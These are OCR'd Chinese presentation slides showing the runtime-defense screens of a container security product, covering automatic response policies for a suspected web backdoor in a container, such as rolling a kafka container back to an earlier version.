


运行阶段防御


安天智甲容器安全系统
策略设置 > 自动处置策略
规则名：
请选择
告警事件：
请输
启用状态
规则名
告警事件
启用
web后门事件
在容器（shiro_test）发现可疑后门
共搜索到 1 条数据


安天智甲容器安全系统
策略设置 > 告警处置
容器：
全部容器
微服务：
kafka
告警事件：
在容器发现可疑后门
重置
kafka
nginx
Redis
处置方式
说明
升级容器
把当前的容器更新到更新的版本
回滚容器
把当前容器版本降级替换为旧的版本
重启容器
停止当前容器运行，并立即重新启动
停用容器
立即停止容器运行
自定义脚本
可以运行用户指定的sh脚本
忽略
不处理
处置策略
编辑策略
在容器发现可疑后门，执行“回滚容器”操作。
容器名称：AT-test
kafka-test
容器节点：10.155.74.57
10.155.74.112
服务类型：kafka
当前版本：5.1
回滚版本：5.0
确定

在DevOps实践中应用容器安全技术



谢谢大家